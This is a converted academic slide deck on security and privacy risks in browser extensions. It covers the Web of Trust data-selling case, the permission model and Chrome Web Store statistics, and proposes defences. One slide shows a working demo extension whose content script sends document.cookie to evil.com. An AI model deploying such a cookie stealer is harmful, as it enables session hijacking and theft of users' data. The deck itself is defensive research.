The screenshot shows a web browser window with the URL <https://www.ndr.de/nachrichten/netzwelt/Nackt-im-Netz-Millionen-Nutzer-ausgespaehet,nacktimnetz100.html>. The page is from NDR.de, a German TV station. The main headline is "Nackt im Netz: Millionen Nutzer ausgespäht". The article text discusses how online activities like shopping and banking reveal user information, which is then sold to third parties. The page also features a sidebar with related articles and social media links.

Stand: 03.11.2016 10:15 Uhr - Lesezeit: ca.5 Min.

Nackt im Netz: Millionen Nutzer ausgespäht

Was wir im Internet tun, zeigt, wer wir sind: Einkaufen, Bank-Geschäfte, Reiseplanung oder Porno - alles geschieht online. Multinationale Firmen machen aus diesen Informationen ein Milliardengeschäft. Sie sind in der Lage, jeden Schritt mitzuzeichnen, den User im Internet unternehmen. Diese Informationen verkaufen sie dann in Paketen weiter - angeblich anonymisiert und ohne Schaden für den Nutzer. Recherchen des NDR zeigen indes, wie einfach sich diese Daten konkreten Personen zuordnen lassen und wie umfangreich sie intime Details aus dem Leben der Nutzer preisgeben.

MEHR ZUM THEMA

- Netzwelt

MEHR NETZWELT


- Wahlstedt wird erste Glasfaserstadt im Norden
- Wie nützlich sind "Hautkrebs-Apps"?
- Mit neuer App den Weg zu Gott finden
- Netzwelt Übersicht

ABONNIEREN UND MITTREDEN

- NDR Netzwelt bei Twitter
- Bleiben Sie informiert und treten Sie mit uns in Kontakt. [extern](#)

- Web of Trust (WoT) logged all web requests
- and sold the data to third parties
- A German TV station bought the data

Malicious extensions are a real threat to users (2/2)



NDR.de Nachrichten Sport Ratgeber Unterhaltung Kultur Fernsehen Radio Mediathek

Das Beste am Norden Niedersachsen Schleswig-Holstein Mecklenburg-Vorpommern Hamburg Welter Verkehr

panorama 3

Stand: 03.11.2016 10:15 Uhr - Lesezeit: ca.5 Min.

Nackt im Netz: Millionen Nutzer ausgespäht

Was wir im Internet tun, zeigt, wer wir sind: Einkaufen, Bank-Geschäfte, Reiseplanung oder Porno - alles geschieht online. Multinationale Firmen machen aus diesen Informationen ein Milliardengeschäft. Sie sind in der Lage, jeden Schritt mitzuzeichnen, den User im Internet unternehmen. Diese Informationen verkaufen sie dann in Paketen weiter - angeblich anonymisiert und ohne Schaden für den Nutzer. Recherchen des NDR zeigen indes, wie einfach sich diese Daten konkreten Personen zuordnen lassen und wie umfangreich sie intime Details aus dem Leben der Nutzer preisgeben.

MEHR ZUM THEMA

Netzwelt

MEHR NETZWELT

Wahlstedt wird erste Glasfaserstadt im Norden

Wie nützlich sind "Hautkrebs-Apps"?

Mit neuer App den Weg zu Gott finden

Netzwelt Übersicht

ABONNIEREN UND MITTREDEN

NDR Netzwelt bei Twitter

bleiben Sie informiert und treten Sie mit uns in Kontakt. [extern](#)

- Web of Trust (WoT) logged all web requests
- and sold the data to third parties
- A German TV station bought the data
- “de-anonymized” it

Malicious extensions are a real threat to users (2/2)




- ❑ Web of Trust (WoT) logged all web requests
- ❑ and sold the data to third parties
- ❑ A German TV station bought the data
- ❑ “de-anonymized” it
- ❑ and found critical data, e.g.:
 - ❑ tax declaration of a member of the German parliament
 - ❑ details about international search warrants
 - ❑ ...

Outline

- 1 Motivation
- 2 What are extensions: user perspective
- 3 What are extensions: developer perspective
- 4 Little shop of horrors
- 5 Outlook

The architecture of browser extensions



```
{
  "update_url": "https://clients2.google.com/service/update2/",
  "name": "Test Extension",
  "version": "0.1",
  "manifest_version": 2,
  "description": "This is a harmless extension...",
  "permissions": [
    "tabs", "<all_urls>", "webRequest"
  ],
  "content_scripts": [
    {
      "all_frames": true,
      "js": ["content_script.js"],
      "matches": ["<all_urls>"],
      "run_at": "document_start"
    }
  ],
  "background": {
    "scripts": ["background.js"]
  }
}
```

Security mechanism: Permissions

Background Scripts

Two-dimensional permission system:

- ❏ *functional* permissions: *tabs*, *bookmarks*, *webRequest*, *desktopCapture*, ...
- ❏ *host* permissions: `https://*.google.com`, `http://www.facebook.com`, but also `<all_urls>` and `https://*/*`

Host permissions restrict effect of some functional permissions


Content Scripts

Black and white: either injecting script, or not

Outline

- 1 Motivation
- 2 What are extensions: user perspective
- 3 What are extensions: developer perspective
- 4 Little shop of horrors**
- 5 Outlook



Chrome Web Store




- ❑ Main way of distributing extensions
- ❑ We monitored 115k extensions over 3 months
- ❑ Wide variety of categories:

productivity	29.29%
fun	11.65%
communication	10.24%
web_development	9.15%
games	7.52%
accessibility	7.22%

Extensions are big ...




... and old



❏ 15% use old jQuery version! (1.x or 2.x)


Case one: Read all your history

- ❑ Permission: *tabs* or *<all_urls>*, or content script on all sites
- ❑ Needed for many simple extensions
- ❑ Can monitor your complete history, incl. full urls




Case one: Read all your history

- ❑ Permission: *tabs* or *<all_urls>*, or content script on all sites
- ❑ Needed for many simple extensions
- ❑ Can monitor your complete history, incl. full urls
- ❑ 34% of 115.000 extensions
- ❑ total downloads: 715m




Case two: Read and write all data on your websites

- ❑ Permission: `<all_urls>`, or content script on all sites
- ❑ Minimum level of permissions for many extensions
- ❑ Gives full access to the web site




Case two: Read and write all data on your websites

- ❑ Permission: `<all_urls>`, or content script on all sites
- ❑ Minimum level of permissions for many extensions
- ❑ Gives full access to the web site
- ❑ 21% of 115.000 extensions
- ❑ total downloads: 615m




Case three: Circumvent security measures

- ❑ Permission: `<all_urls>` and `webRequest`
- ❑ Can intercept and change all HTTP headers!
- ❑ **Disable Content-Security-Policy, Same-origin Policy, etc.**
- ❑ Breaks security guarantees of web browsers!



Case three: Circumvent security measures

- ❑ Permission: `<all_urls>` and `webRequest`
- ❑ Can intercept and change all HTTP headers!
- ❑ **Disable Content-Security-Policy, Same-origin Policy, etc.**
- ❑ Breaks security guarantees of web browsers!
- ❑ 6% of 115.000 extensions
- ❑ total downloads: 325m



It's that easy...

```
michael@x1 ~/projects/cookiestealer ls
content_script.js  manifest.json
michael@x1 ~/projects/cookiestealer cat manifest.json
{
  "update_url": "https://clients2.google.com/service/update2/crx",
  "name": "Test Extension",
  "version": "0.1",
  "manifest_version": 2,
  "description": "This test extension steals all your cookies.",
  "permissions": [
    "webRequest"
  ],
  "content_scripts": [
    {
      "all_frames": true,
      "js": ["content_script.js"],
      "matches": ["<all_urls>"],
      "run_at": "document_start"
    }
  ]
}
michael@x1 ~/projects/cookiestealer cat content_script.js
var httpRequest = new XMLHttpRequest();
httpRequest.open('GET', 'https://evil.com/?cookies=' + document.cookie);
httpRequest.send();
michael@x1 ~/projects/cookiestealer
```


Outline

- 1 Motivation
- 2 What are extensions: user perspective
- 3 What are extensions: developer perspective
- 4 Little shop of horrors
- 5 Outlook

How can we make web browsing great* again?



* great = ensuring the security, integrity, and privacy of the user of a web browser

How can we make web browsing great* again?



- ❖ Integrity:
 - ❖ content modifications
 - ❖ layout modifications
- ❖ Confidentiality:
 - ❖ data storage
 - ❖ transmitted data
- ❖ Privacy:
 - ❖ access to sensors
 - ❖ personal identifiers

* great = ensuring the security, integrity, and privacy of the user of a web browser

Outlook: On the long term



- ❑ Sandboxing of extensions
- ❑ A different permission model
 - ❑ granularity?
 - ❑ dynamic vs static?
- ❑ Better explanation for users
- ❑ Better analysis/test tools for extensions

Expect updates from us in the future ...

Outlook: On the short term (1/2)

- ❑ Be aware of the risk
- ❑ Check the vendor of the extension carefully
- ❑ Check the permissions (i.e., active domains)
- ❑ Use browser profiles



Outlook: On the short term (2/2)

Frequent updates



vs



Governance



Thank you for your attention!
Any questions or remarks?

Contact:

Dr. Achim D. Brucker and Michael Herzberg
Department of Computer Science
University of Sheffield
Regent Court
211 Portobello St.
Sheffield S1 4DP, UK

 {a.brucker, msherzberg1}@sheffield.ac.uk
 <https://logicalhacking.com/blog/>



Document Classification and License Information

© 2017 LogicalHacking.com, Achim D. Brucker and Michael Herzberg {a.brucker, msherzberg1}@sheffield.ac.uk.

- This presentation is classified as *Public* (CC BY-NC-ND 4.0):
Except where otherwise noted, this presentation is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International Public License (CC BY-NC-ND 4.0).